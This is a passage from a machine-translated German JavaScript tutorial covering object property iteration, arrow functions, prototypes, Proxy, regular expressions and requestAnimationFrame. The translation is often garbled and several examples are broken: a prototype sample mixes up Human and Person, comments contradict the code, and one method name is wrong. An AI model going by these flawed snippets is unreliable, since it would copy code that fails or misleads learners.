Iteration der Objekteigenschaften

Mit dieser Schleife können Sie auf jede Eigenschaft zugreifen, die zu einem Objekt gehört

```
for (var property in object) {
    // always check if an object has a property
    if (object.hasOwnProperty(property)) {
        // do stuff
    }
}
```

Sie sollten die zusätzliche Prüfung auf `hasOwnProperty` da ein Objekt Eigenschaften haben kann, die von der Basisklasse des Objekts geerbt werden. Wenn Sie diese Prüfung nicht durchführen, kann dies zu Fehlern führen.

5

Sie können auch die `Object.keys` Funktion verwenden, die ein Array `Object.keys` das alle Eigenschaften eines Objekts enthält. Anschließend können Sie dieses Array mit der Funktion `Array.map` oder `Array.forEach` .

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };

Object.keys(obj).map(function(key) {
    console.log(key);
});
// outputs: 0, 1, 2
```

Eigenschaften von einem Objekt abrufen

Eigenschaften der Eigenschaften:

Eigenschaften, die von einem *Objekt* abgerufen werden können, können die folgenden Eigenschaften aufweisen:

- Zahlreich
- Nicht auflistbar
- besitzen

Beim Erstellen der Eigenschaften mit *Object.defineProperty (s)* konnten wir die Eigenschaften außer *"own"* festlegen. Eigenschaften, die in der direkten Ebene und nicht in der *Prototypebene* (`__proto__`) eines Objekts verfügbar sind, werden als *eigene* Eigenschaften bezeichnet.

Die Eigenschaften, die einem Objekt ohne `Object.defindProperty(ies)` hinzugefügt werden, haben kein `Object.defindProperty(ies)` . Das heißt, es wird als wahr betrachtet.

Zweck der Zählung:

Das Festlegen von Aufzählungsmerkmalen für eine Eigenschaft besteht hauptsächlich darin, die Verfügbarkeit der jeweiligen Eigenschaft beim Abrufen der Eigenschaft aus ihrem Objekt durch Verwendung verschiedener programmatischer Methoden zu gewährleisten. Diese verschiedenen Methoden werden im Folgenden ausführlich beschrieben.

Methoden zum Abrufen von Eigenschaften:

Eigenschaften eines Objekts können mit den folgenden Methoden abgerufen werden:

1. `for..in` Schleife

   Diese Schleife ist sehr nützlich, um aufzählbare Eigenschaften von einem Objekt abzurufen. Zusätzlich ruft diese Schleife zahllose eigene Eigenschaften ab und führt dieselbe Abfrage durch, indem sie die Prototypkette durchläuft, bis der Prototyp als null betrachtet wird.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]
```

```
//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", {value : 5, enumerable : false});

for(prop in x){
  props.push(prop);
}

console.log(props); //["a"]
```

2. Funktion `Object.keys()`

   Diese Funktion wurde als Teil von EcmaScript 5 vorgestellt. Sie wird verwendet, um aufzählbare eigene Eigenschaften von einem Objekt abzurufen. Vor seiner Veröffentlichung holte man eigene Eigenschaften von einem Objekt ab, indem er `for..in` loop und `Object.prototype.hasOwnProperty()` Funktion kombinierte.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.keys(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.keys(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.keys(x);

console.log(props); //["a"]
```

3. `Object.getOwnProperties()` Funktion

   Diese Funktion ruft sowohl aufzählbare als auch nicht aufzählbare eigene Eigenschaften von einem Objekt ab. Es wurde auch als Teil von EcmaScript 5 veröffentlicht.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.getOwnPropertyNames(x);
```

```
console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]
```

Verschiedenes :

Eine Technik zum Abrufen aller Eigenschaften (eigene, aufzählbare, nicht aufzählbare Eigenschaften, alle Prototypebenen) von einem Objekt ist unten angegeben.

```
function getAllProperties(obj, props = []){
  return obj == null ? props :
           getAllProperties(Object.getPrototypeOf(obj),
               props.concat(Object.getOwnPropertyNames(obj)));
}

var x = {a:10, __proto__ : { b : 5, c : 15 }};

//adding a non enumerable property to first level prototype
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});

console.log(getAllProperties(x)); ["a", "b", "c", "d", "...other default core props..."]
```

Dies wird von den Browsern unterstützt, die EcmaScript 5 unterstützen.

Konvertieren Sie die Werte des Objekts in ein Array

Angesichts dieses Objekts:

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!",
};
```

Sie können seine Werte in ein Array konvertieren, indem Sie Folgendes tun:

```
var array = Object.keys(obj)
    .map(function(key) {
        return obj[key];
    });

console.log(array); // ["hello", "this is", "javascript!"]
```

Iteration über Objekteinträge - Object.entries ()

8

Die vorgeschlagene `Object.entries()` -Methode gibt ein Array von Schlüssel / Wert-Paaren für das angegebene Objekt zurück. Es gibt keinen Iterator wie `Array.prototype.entries()` , aber das von `Object.entries()` Array kann unabhängig davon wiederholt werden.

```
const obj = {
    one: 1,
    two: 2,
    three: 3
};

Object.entries(obj);
```

Ergebnisse in:

```
[
    ["one", 1],
    ["two", 2],
    ["three", 3]
]
```

Dies ist eine nützliche Methode, um die Schlüssel / Wert-Paare eines Objekts zu durchlaufen:

```
for(const [key, value] of Object.entries(obj)) {
    console.log(key); // "one", "two" and "three"
    console.log(value); // 1, 2 and 3
}
```

Object.values ()

8

Die `Object.values()` -Methode gibt ein Array der eigenen aufzuzählenden Eigenschaftswerte eines Objekts in derselben Reihenfolge zurück, die von einer for ... in-Schleife angegeben wird (mit dem Unterschied, dass eine for-in-Schleife Eigenschaften in der Prototypkette auflistet auch).

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

Hinweis:

Informationen zur Browserunterstützung finden Sie unter diesem Link

Objekte online lesen: https://riptutorial.com/de/javascript/topic/188/objekte

Kapitel 69: Pfeilfunktionen

Einführung

Pfeilfunktionen sind eine kurze Möglichkeit, in ECMAScript 2015 (ES6) anonyme , lexikalisch begrenzte Funktionen zu schreiben.

Syntax

- x => y // Implizite Rückgabe
- x => {return y} // Explizite Rückkehr
- (x, y, z) => {...} // Mehrere Argumente
- async () => {...} // Async-Pfeilfunktionen
- (() => {...}) () // Sofort aufgerufener Funktionsausdruck
- const myFunc = x

  => x * 2 // Bei einem Zeilenumbruch vor dem Pfeil wird der Fehler "Unerwartetes Token" ausgegeben
- const myFunc = x =>

  x * 2 // Ein Zeilenumbruch nach dem Pfeil ist eine gültige Syntax

Bemerkungen

Weitere Informationen zu Funktionen in JavaScript finden Sie in der Funktionsdokumentation .

Pfeilfunktionen sind Teil der ECMAScript 6-Spezifikation, daher kann die Browser-Unterstützung eingeschränkt sein. Die folgende Tabelle zeigt die frühesten Browserversionen, die Pfeilfunktionen unterstützen.

Chrom	Kante	Feuerfuchs	Internet Explorer	Oper	Opera Mini	Safari
45	12	22	*momentan nicht verfügbar*	32	*momentan nicht verfügbar*	10

Examples

Einführung

In JavaScript können Funktionen anonym mit der "arrow" (`=>`) - Syntax definiert werden, die aufgrund von Common Lisp-Ähnlichkeiten manchmal auch als *Lambda-Ausdruck bezeichnet wird* .

Die einfachste Form einer Pfeilfunktion hat ihre Argumente auf der linken Seite von `=>` und den Rückgabewert auf der rechten Seite:

```
item => item + 1 // -> function(item){return item + 1}
```

Diese Funktion kann sofort aufgerufen werden, indem dem Ausdruck ein Argument bereitgestellt wird:

```
(item => item + 1)(41) // -> 42
```

Wenn für eine Pfeilfunktion ein einzelner Parameter verwendet wird, sind die Klammern um diesen Parameter optional. Die folgenden Ausdrücke weisen beispielsweise konstanten Variablen den gleichen Funktionstyp zu:

```
const foo = bar => bar + 1;
const bar = (baz) => baz + 1;
```

Wenn der Pfeil Funktion keine Parameter Allerdings dauert, oder mehr als ein Parameter, eine neue Reihe von Klammern *müssen* alle Argumente umhüllen:

```
(() => "foo")() // -> "foo"

((bow, arrow) => bow + arrow)('I took an arrow ', 'to the knee...')
// -> "I took an arrow to the knee..."
```

Wenn der Funktionskörper nicht aus einem einzelnen Ausdruck besteht, muss er in eckige Klammern gesetzt werden und eine explizite `return` Anweisung verwenden, um ein Ergebnis bereitzustellen:

```
(bar => {
  const baz = 41;
  return bar + baz;
})(1); // -> 42
```

Wenn der Hauptteil der Pfeilfunktion nur aus einem Objektliteral besteht, muss dieses Objektliteral in Klammern stehen:

```
(bar => ({ baz: 1 }))(); // -> Object {baz: 1}
```

Die zusätzlichen Klammern zeigen an, dass die öffnenden und schließenden Klammern Teil des Objektliteral sind, dh sie sind keine Begrenzer des Funktionskörpers.

Lexical Scoping & Binding (Wert von "this")

Pfeilfunktionen sind lexikalisch begrenzt ; Dies bedeutet , dass sie `this` Bindung an den Kontext des umgebenden Umfangs gebunden ist. Das heißt, was immer sich `this` bezieht, kann durch Verwendung einer Pfeilfunktion erhalten werden.

Schauen Sie sich das folgende Beispiel an. Die Klasse `Cow` hat eine Methode, mit der der Ton, den sie nach 1 Sekunde erzeugt, ausgedruckt werden kann.

```
class Cow {

  constructor() {
    this.sound = "moo";
  }

  makeSoundLater() {
    setTimeout(() => console.log(this.sound), 1000);
  }
}

const betsy = new Cow();

betsy.makeSoundLater();
```

In der Methode `makeSoundLater()` bezieht sich `this` Kontext auf die aktuelle Instanz des `Cow` Objekts. `betsy.makeSoundLater()` ich also `betsy.makeSoundLater()` aufrufen, bezieht sich `this` Kontext auf `betsy` .

Durch die Verwendung der Pfeilfunktion *bewahren* ich die `this` Kontext , so dass ich Bezug nehmen kann `this.sound` , wenn es darum geht , es zu drucken, die richtig „moo“ wird ausgedruckt.

Wenn Sie anstelle der Pfeilfunktion eine reguläre Funktion verwendet hätten, würden Sie den Kontext der Klasse verlieren und nicht direkt auf die `sound` Eigenschaft zugreifen können.

Argumente Objekt

Pfeilfunktionen stellen kein Argumentobjekt bereit. `arguments` verweisen daher im aktuellen Gültigkeitsbereich einfach auf eine Variable.

```
const arguments = [true];
const foo = x => console.log(arguments[0]);

foo(false); // -> true
```

Daher kennen die Pfeilfunktionen ihren Anrufer / Angerufenen auch **nicht** .

Während das Fehlen eines Argumentobjekts in einigen Randfällen eine Einschränkung darstellen kann, sind Restparameter im Allgemeinen eine geeignete Alternative.

```
const arguments = [true];
const foo = (...arguments) => console.log(arguments[0]);
```

```
foo(false); // -> false
```

Implizite Rückkehr

Pfeilfunktionen können Werte implizit zurückgeben, indem sie einfach die geschweiften Klammern weglassen, die normalerweise den Funktionskörper einer Funktion umschließen, wenn ihr Körper nur einen einzelnen Ausdruck enthält.

```
const foo = x => x + 1;
foo(1); // -> 2
```

Bei der Verwendung von impliziten Rückgaben müssen Objektliterale in Klammern eingeschlossen werden, damit die geschweiften Klammern nicht mit dem Öffnen des Funktionskörpers verwechselt werden.

```
const foo = () => { bar: 1 } // foo() returns undefined
const foo = () => ({ bar: 1 }) // foo() returns {bar: 1}
```

Explizite Rückkehr

Pfeilfunktionen können sich den klassischen Funktionen sehr ähnlich verhalten, indem Sie mit dem Schlüsselwort `return` explizit einen Wert von ihnen `return` . Wickeln Sie einfach den Körper Ihrer Funktion in geschweifte Klammern und geben Sie einen Wert zurück:

```
const foo = x => {
  return x + 1;
}

foo(1); // -> 2
```

Der Pfeil dient als Konstruktor

`TypeError` einen `TypeError` wenn sie mit dem `new` Schlüsselwort verwendet werden.

```
const foo = function () {
  return 'foo';
}

const a = new foo();

const bar = () => {
  return 'bar';
}

const b = new bar(); // -> Uncaught TypeError: bar is not a constructor...
```

Pfeilfunktionen online lesen: https://riptutorial.com/de/javascript/topic/5007/pfeilfunktionen

Kapitel 70: Prototypen, Objekte

Einführung

In der herkömmlichen JS gibt es keine Klasse, stattdessen haben wir Prototypen. Wie die Klasse erbt der Prototyp die Eigenschaften einschließlich der in der Klasse deklarierten Methoden und Variablen. Wir können die neue Instanz des Objekts jederzeit erstellen, indem Sie Object.create (PrototypeName) verwenden. (wir können auch den Wert für den Konstruktor angeben)

Examples

Prototyp erstellen und initialisieren

```
var Human = function() {
  this.canWalk = true;
  this.canSpeak = true; //

};

Person.prototype.greet = function() {
  if (this.canSpeak) { // checks whether this prototype has instance of speak
    this.name = "Steve"
    console.log('Hi, I am ' + this.name);
  } else{
     console.log('Sorry i can not speak');
  }
};
```

Der Prototyp kann so instanziiert werden

```
obj = Object.create(Person.prototype);
ob.greet();
```

Wir können Werte für den Konstruktor übergeben und basierend auf der Anforderung den Booleschen Wert auf "True" und "False" setzen.

Ausführliche Erklärung

```
var Human = function() {
    this.canSpeak = true;
};
// Basic greet function which will greet based on the canSpeak flag
Human.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name);
    }
};

var Student = function(name, title) {
    Human.call(this); // Instantiating the Human object and getting the memebers of the class
```

```
    this.name = name; // inherting the name from the human class
    this.title = title; // getting the title from the called function
};

Student.prototype = Object.create(Human.prototype);
Student.prototype.constructor = Student;

Student.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name + ', the ' + this.title);
    }
};

var Customer = function(name) {
    Human.call(this); // inherting from the base class
    this.name = name;
};

Customer.prototype = Object.create(Human.prototype); // creating the object
Customer.prototype.constructor = Customer;


var bill = new Student('Billy', 'Teacher');
var carter = new Customer('Carter');
var andy = new Student('Andy', 'Bill');
var virat = new Customer('Virat');

bill.greet();
// Hi, I am Bob, the Teacher

carter.greet();
// Hi, I am Carter

andy.greet();
// Hi, I am Andy, the Bill

virat.greet();
```

Prototypen, Objekte online lesen: https://riptutorial.com/de/javascript/topic/9586/prototypen--objekte

Kapitel 71: Proxy

Einführung

Ein Proxy in JavaScript kann verwendet werden, um grundlegende Operationen an Objekten zu ändern. Proxies wurden in ES6 eingeführt. Ein Proxy für ein Objekt ist selbst ein Objekt, das *Traps enthält* . Traps können ausgelöst werden, wenn Operationen auf dem Proxy ausgeführt werden. Dazu gehören das Nachschlagen von Eigenschaften, das Aufrufen von Funktionen, das Ändern von Eigenschaften, das Hinzufügen von Eigenschaften usw. Wenn kein anwendbarer Trap definiert ist, wird die Operation für das übergebene Objekt so ausgeführt, als ob kein Proxy vorhanden wäre.

Syntax

- `let proxied = new Proxy(target, handler);`

Parameter

Parameter	Einzelheiten
Ziel	Das Zielobjekt, die Aktionen für dieses Objekt (Abrufen, Festlegen usw.) werden durch den Handler geleitet
Handler	Ein Objekt, das "Traps" definieren kann, um Aktionen auf dem Zielobjekt abzufangen (Abrufen, Festlegen usw.).

Bemerkungen

Eine vollständige Liste der verfügbaren "Traps" finden Sie auf MDN-Proxy - "Methoden des Handler-Objekts" .

Examples

Sehr einfacher Proxy (mit dem Set Trap)

Dieser Proxy hängt einfach die Zeichenfolge `" went through proxy"` an jede String-Eigenschaft an, die für das Zielobjekt festgelegt `object` .

```
let object  = {};

let handler = {
    set(target, prop, value){ // Note that ES6 object syntax is used
        if('string' === typeof value){
            target[prop] = value + " went through proxy";
```

```
        }
    }
};

let proxied = new Proxy(object, handler);

proxied.example = "ExampleValue";

console.log(object);
// logs: { example: "ExampleValue went trough proxy" }
// you could also access the object via proxied.target
```

Suche nach Eigenschaften

Um die Eigenschaftssuche zu beeinflussen, muss der `get` Handler verwendet werden.

In diesem Beispiel ändern wir die Eigenschaftssuche, sodass nicht nur der Wert, sondern auch der Typ dieses Werts zurückgegeben wird. Wir verwenden Reflect , um dies zu erleichtern.

```
let handler = {
    get(target, property) {
        if (!Reflect.has(target, property)) {
            return {
                value: undefined,
                type: 'undefined'
            };
        }
        let value = Reflect.get(target, property);
        return {
            value: value,
            type: typeof value
        };
    }
};

let proxied = new Proxy({foo: 'bar'}, handler);
console.log(proxied.foo); // logs `Object {value: "bar", type: "string"}`
```

Proxy online lesen: https://riptutorial.com/de/javascript/topic/4686/proxy

Kapitel 72: Reguläre Ausdrücke

Syntax

- Lassen Sie Regex = / *pattern* / [*Flags*]
- let regex = new RegExp (' *pattern* ', [*flags*])
- Lassen Sie ismatch = regex.test (' *text* ')
- let results = regex.exec (' *text* ')

Parameter

Flaggen	Einzelheiten
G	**g** lobal. Alle Spiele (kehren Sie nicht beim ersten Spiel zurück).
m	**m** ulti-line. Legt fest, dass **^** & **$** mit dem Anfang / Ende jeder Zeile übereinstimmt (nicht nur Anfang / Ende der Zeichenfolge).
ich	**Ich** bin empfindlich. Groß- und Kleinschreibung wird nicht berücksichtigt (ignoriert den Fall von [a-zA-Z]).
u	**u** nicode: Musterzeichenfolgen werden als **UTF-16 behandelt** . Verursacht auch, dass Escape-Sequenzen mit Unicode-Zeichen übereinstimmen.
y	stick **y** : stimmt nur mit dem Index überein, der in der lastIndex-Eigenschaft dieses regulären Ausdrucks in der Zielzeichenfolge angegeben ist (und versucht nicht, von späteren Indizes abzugleichen).

Bemerkungen

Das RegExp-Objekt ist nur so nützlich, da Sie über regelmäßige Ausdrücke verfügen. Hier finden Sie eine einführende Einführung oder MDN für eine ausführlichere Erklärung.

Examples

RegExp-Objekt erstellen

Standarderstellung

Es wird empfohlen, dieses Formular nur zu verwenden, wenn Sie Regex aus dynamischen Variablen erstellen.

Verwenden Sie diese Option, wenn sich der Ausdruck ändern kann oder der Ausdruck vom

Benutzer generiert wird.

```
var re = new RegExp(".*");
```

Mit Fahnen:

```
var re = new RegExp(".*", "gmi");
```

Mit einem Backslash: (Dies muss mit Escapezeichen versehen werden, da der reguläre Ausdruck mit einer Zeichenfolge angegeben wird.)

```
var re = new RegExp("\\w*");
```

Statische Initialisierung

Verwenden Sie diese Option, wenn Sie wissen, dass sich der reguläre Ausdruck nicht ändert, und Sie wissen, was der Ausdruck vor der Laufzeit ist.

```
var re = /.*/;
```

Mit Fahnen:

```
var re = /.*/gmi;
```

Mit einem Backslash: (Dies sollte nicht mit Escapezeichen versehen werden, da der Regex in einem Literal angegeben ist.)

```
var re = /\w*/;
```

RegExp Flags

Sie können mehrere Flags angeben, um das RegEx-Verhalten zu ändern. Flags können an das Ende eines Regex-Literal angehängt werden, z. B. durch Angabe von `gi` in `/test/gi` , oder sie können als zweites Argument für den `RegExp` Konstruktor angegeben werden, wie im `new RegExp('test', 'gi')` .

`g` - global. Findet alle Übereinstimmungen, anstatt nach dem ersten zu stoppen.

`i` - Fall ignorieren `/[az]/i` ist äquivalent zu `/[a-zA-Z]/` .

`m` - mehrzeilig. `^` und `$` stimmen mit dem Anfang und dem Ende jeder Zeile überein und behandeln `\n` und `\r` als Trennzeichen anstatt nur den Anfang und das Ende der gesamten Zeichenfolge.

6

`u` - Unicode. Wenn dieses Flag nicht unterstützt wird, müssen Sie bestimmte Unicode-Zeichen mit `\uXXXX` wobei `XXXX` der Wert des Zeichens im Hexadezimalwert ist.

`y` - Findet alle aufeinanderfolgenden / benachbarten Übereinstimmungen.

Übereinstimmung mit .exec ()

`.exec()` mit `.exec()`

`RegExp.prototype.exec(string)` gibt ein Array von Captures zurück, oder `null` wenn keine Übereinstimmung gefunden wurde.

```
var re = /([0-9]+)[a-z]+/;
var match = re.exec("foo123bar");
```

`match.index` ist 3, der Ort (auf Null basierend) des Matches.

`match[0]` ist die vollständige Übereinstimmungszeichenfolge.

`match[1]` ist der Text, der der ersten erfassten Gruppe entspricht. `match[n]` wäre der Wert der *n*- ten erfassten Gruppe.

`.exec()` mit `.exec()`

```
var re = /a/g;
var result;
while ((result = re.exec('barbatbaz')) !== null) {
    console.log("found '" + result[0] + "', next exec starts at index '" + re.lastIndex +
"'");
}
```

Erwartete Ausgabe

'a' gefunden, nächster Exec startet am Index '2'
'a' gefunden, nächster Exec startet am Index '5'
'a' gefunden, nächster Exec startet am Index '8'

Überprüfen Sie, ob die Zeichenfolge ein Muster enthält, das .test () verwendet.

```
var re = /[a-z]+/;
if (re.test("foo")) {
    console.log("Match exists.");
}
```

Die `test` führt eine Suche durch, um festzustellen, ob ein regulärer Ausdruck mit einer Zeichenfolge übereinstimmt. Der reguläre Ausdruck `[az]+` sucht nach einem oder mehreren Kleinbuchstaben. Da das Muster mit der Zeichenfolge übereinstimmt, wird „Übereinstimmung vorhanden“ in der Konsole protokolliert.

RegExp mit Strings verwenden

Das String-Objekt verfügt über die folgenden Methoden, die reguläre Ausdrücke als Argumente akzeptieren.

- `"string".match(...`
- `"string".replace(...`
- `"string".split(...`
- `"string".search(...`

Übereinstimmung mit RegExp

```
console.log("string".match(/[i-n]+/));
console.log("string".match(/(r)[i-n]+/));
```

Erwartete Ausgabe

> Array ["in"]
> Array ["rin", "r"]

Durch RegExp ersetzen

```
console.log("string".replace(/[i-n]+/, "foo"));
```

Erwartete Ausgabe

> Strfoog

Mit RegExp teilen

```
console.log("stringstring".split(/[i-n]+/));
```

Erwartete Ausgabe

> Array ["str", "gstr", "g"]

Suche mit RegExp

`.search()` gibt den Index zurück, an dem eine Übereinstimmung gefunden wird, oder -1.

```
console.log("string".search(/[i-n]+/));
console.log("string".search(/[o-q]+/));
```

Erwartete Ausgabe

> 3
> -1

String-Übereinstimmung durch eine Rückruffunktion ersetzen

`String#replace` kann als zweites Argument eine Funktion haben, sodass Sie eine Ersetzung basierend auf einer bestimmten Logik angeben können.

```
"Some string Some".replace(/Some/g, (match, startIndex, wholeString) => {
  if(startIndex == 0){
    return 'Start';
  } else {
    return 'End';
  }
});
// will return Start string End
```

Eine Zeilenvorlagenbibliothek

```
let data = {name: 'John', surname: 'Doe'}
"My name is {surname}, {name} {surname}".replace(/(?:{(.+?)})/g, x => data[x.slice(1,-1)]);

// "My name is Doe, John Doe"
```

RegExp-Gruppen

JavaScript unterstützt verschiedene Gruppentypen in seinen regulären Ausdrücken, *Capture-Gruppen* , *Nicht-Capture-Gruppen* und *Look-Aheads* . Derzeit gibt es keinen *Look-Behind-* Support.

Erfassung

Manchmal hängt das gewünschte Spiel vom Kontext ab. Das bedeutet , ein einfaches *RegExp* wird das Stück der *Schnur* über finden , die von Interesse ist, so dass die Lösung ist es, eine Capture - Gruppe zu schreiben `(pattern)` . Die erfassten Daten können dann als ... referenziert werden.

- String-Ersetzung `"$n"` wobei `n` die *n-te* Erfassungsgruppe ist (ab `1`)
- Das *n-te* Argument in einer Rückruffunktion
- Wenn der *RegExp* nicht mit `g` , ist das *n + 1-te* Element in einem zurückgegebenen `str.match` *Array*
- Wenn der *RegExp* mit `g` , verwirft `str.match` Captures. Verwenden `re.exec` stattdessen `re.exec`

Angenommen, es gibt einen *String,* bei dem alle `+` -Zeichen durch ein Leerzeichen ersetzt werden müssen, jedoch nur, wenn sie einem Buchstabenzeichen folgen. Dies bedeutet, dass eine einfache Übereinstimmung dieses Buchstabenzeichen enthalten würde und auch entfernt werden würde. Die Erfassung ist die Lösung, da der übereinstimmende Brief erhalten bleiben kann.

```
let str = "aa+b+cc+1+2",
    re = /([a-z])\+/g;

// String replacement
```

```
str.replace(re, '$1 '); // "aa b cc 1+2"
// Function replacement
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

Nicht erfassen

Mithilfe des Formulars `(?:pattern)` funktionieren diese auf ähnliche Weise wie Gruppen, jedoch werden die Inhalte der Gruppe nach der Übereinstimmung nicht gespeichert.

Sie können besonders nützlich sein, wenn andere Daten erfasst werden, für die Sie die Indizes nicht verschieben möchten, sondern einen erweiterten Musterabgleich durchführen müssen, z. B. ein ODER

```
let str = "aa+b+cc+1+2",
    re = /(?:\b|c)([a-z])\+/g;

str.replace(re, '$1 '); // "aa+b c 1+2"
```

Schau voraus

Wenn das gewünschte Match von etwas abhängt, das ihm folgt, anstatt es abzugleichen und zu erfassen, ist es möglich, einen Look-Ahead zu verwenden, um darauf zu testen, aber nicht in das Match aufzunehmen. Ein positiver Vorausblick hat die Form `(?=pattern)` , ein negativer Vorausblick (wobei der Ausdruck nur dann übereinstimmt, wenn das Vorausschaumuster nicht übereinstimmt) die Form `(?!pattern)`

```
let str = "aa+b+cc+1+2",
    re = /\+(?=[a-z])/g;

str.replace(re, ' '); // "aa b cc+1+2"
```

Verwenden von Regex.exec () mit Klammern regulärer Ausdruck, um Übereinstimmungen einer Zeichenfolge zu extrahieren

Manchmal möchten Sie die Zeichenfolge nicht einfach ersetzen oder entfernen. Manchmal möchten Sie Übereinstimmungen extrahieren und verarbeiten. Hier ein Beispiel, wie Sie Übereinstimmungen manipulieren.

Was ist ein Spiel? Wenn eine kompatible Teilzeichenfolge für den gesamten regulären Ausdruck in der Zeichenfolge gefunden wird, erzeugt der Befehl exec eine Übereinstimmung. Eine Übereinstimmung ist ein Array, das sich aus dem gesamten übereinstimmenden Teilstring und allen Klammern in der Übereinstimmung zusammensetzt.

Stellen Sie sich einen HTML-String vor:

```
<html>
```

```
<head></head>
<body>
  <h1>Example</h1>
  <p>Look a this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>
  Copyright <a href="https://stackoverflow.com">Stackoverflow</a>
</body>
```

Sie möchten extrahieren und alle Links in `a` Tag erhalten. Zuerst schreiben Sie hier die Regex:

```
var re = /<a[^>]*href="https?:\/\/.*"[^>]*>[^<]*<\/a>/g;
```

Aber stellen Sie sich vor, Sie wollen die `href` und den `anchor` jedes Links. Und du willst es zusammen haben. Sie können einfach einen neuen Regex für jede Übereinstimmung hinzufügen **ODER** Sie können Klammern verwenden:

```
var re = /<a[^>]*href="(https?:\/\/.*)"[^>]*>([^<]*)<\/a>/g;
var str = '<html>\n    <head></head>\n    <body>\n        <h1>Example</h1>\n        <p>Look a
this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>\n\n        Copyright <a
href="https://stackoverflow.com">Stackoverflow</a>\n    </body>\';\n';
var m;
var links = [];

while ((m = re.exec(str)) !== null) {
    if (m.index === re.lastIndex) {
        re.lastIndex++;
    }
    console.log(m[0]); // The all substring
    console.log(m[1]); // The href subpart
    console.log(m[2]); // The anchor subpart

    links.push({
      match : m[0],   // the entire match
      href : m[1],    // the first parenthesis => (https?:\/\/.*)
      anchor : m[2],  // the second one => ([^<]*)
    });
}
```

Am Ende der Schleife haben Sie ein Array mit `anchor` und `href` mit dem Sie beispielsweise markdown schreiben können:

```
links.forEach(function(link) {
  console.log('[%s](%s)', link.anchor, link.href);
});
```

Um weiter zu gehen:

- Verschachtelte Klammern

Reguläre Ausdrücke online lesen: https://riptutorial.com/de/javascript/topic/242/regulare-ausdrucke

Kapitel 73: requestAnimationFrame

Syntax

- window.requestAnimationFrame (*Rückruf*);
- window.webkitRequestAnimationFrame (*Rückruf*);
- window.mozRequestAnimationFrame (*Rückruf*);

Parameter

Parameter	Einzelheiten
Ruf zurück	"Ein Parameter, der eine Funktion angibt, die aufgerufen werden soll, wenn die Animation für die nächste Aktualisierung aktualisiert werden soll." (https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame)

Bemerkungen

Wenn es darum geht, DOM-Elemente flüssig zu animieren, beschränken wir uns auf die folgenden CSS-Übergänge:

- POSITION - `transform: translate (npx, npx);`
- SCALE - `transform: scale(n)` ;
- ROTATION - `transform: rotate(ndeg);`
- OPACITY - `opacity: 0;`

Die Verwendung dieser Optionen ist jedoch keine Garantie dafür, dass Ihre Animationen flüssig sind, da der Browser neue `paint` startet, unabhängig davon, was sonst noch passiert. Grundsätzlich wird `paint` ineffizient gemacht, und Ihre Animation wirkt "janky", da die Frames pro Sekunde (FPS) darunter leiden.

Um eine möglichst glatte DOM-Animation zu gewährleisten, muss requestAnimationFrame in Verbindung mit den obigen CSS-Übergängen verwendet werden.

Der Grund , dies funktioniert, ist , weil die `requestAnimationFrame` API des Browser läßt wissen , dass Sie eine Animation auf dem nächsten passieren sollen `paint` Zyklus, **im Gegensatz zu unterbrechen** , **was los** ist **einen neuen Anstrich Zyklus zu erzwingen** , **wenn eine Nicht-RAF - Animation genannt wird.**

Verweise	URL
Was ist Jank?	http://jankfree.org/
Hochleistungs-	http://www.html5rocks.com/de/tutorials/speed/high-performance-animations/ .

Verweise	URL
Animationen	
SCHIENE	https://developers.google.com/web/tools/chrome-devtools/profile/evaluate-performance/rail?hl=de
Analysieren des kritischen Wiedergabepfads	https://developers.google.com/web/fundamentals/performance/critical-rendering-path/analyzing-crp?hl=de
Rendering-Leistung	https://developers.google.com/web/fundamentals/performance/rendering/?hl=de
Lackzeiten analysieren	https://developers.google.com/web/updates/2013/02/Profiling-Long-Paint-Times-with-DevToolss-Continuous-Painting-Mode?hl=de
Farbengpässe erkennen	https://developers.google.com/web/fundamentals/performance/rendering/simplify-paint-complexity-and-reduce-paint-areas?hl=de

Examples

Verwenden Sie requestAnimationFrame, um das Element einzublenden

- **JsFiddle anzeigen** : https://jsfiddle.net/HimmatChahal/jb5trg67/
- **Kopieren + Einfügbarer Code unten** :

```
<html>
    <body>
        <h1>This will fade in at 60 frames per second (or as close to possible as your
hardware allows)</h1>

        <script>
            // Fade in over 2000 ms = 2 seconds.
            var FADE_DURATION = 2.0 * 1000;

            // -1 is simply a flag to indicate if we are rendering the very 1st frame
            var startTime=-1.0;

            // Function to render current frame (whatever frame that may be)
            function render(currTime) {
                var head1 = document.getElementsByTagName('h1')[0];

                // How opaque should head1 be?  Its fade started at currTime=0.
                // Over FADE_DURATION ms, opacity goes from 0 to 1
                var opacity = (currTime/FADE_DURATION);
                head1.style.opacity = opacity;
            }

            // Function to
            function eachFrame() {
                // Time that animation has been running (in ms)
                // Uncomment the console.log function to view how quickly
```

```
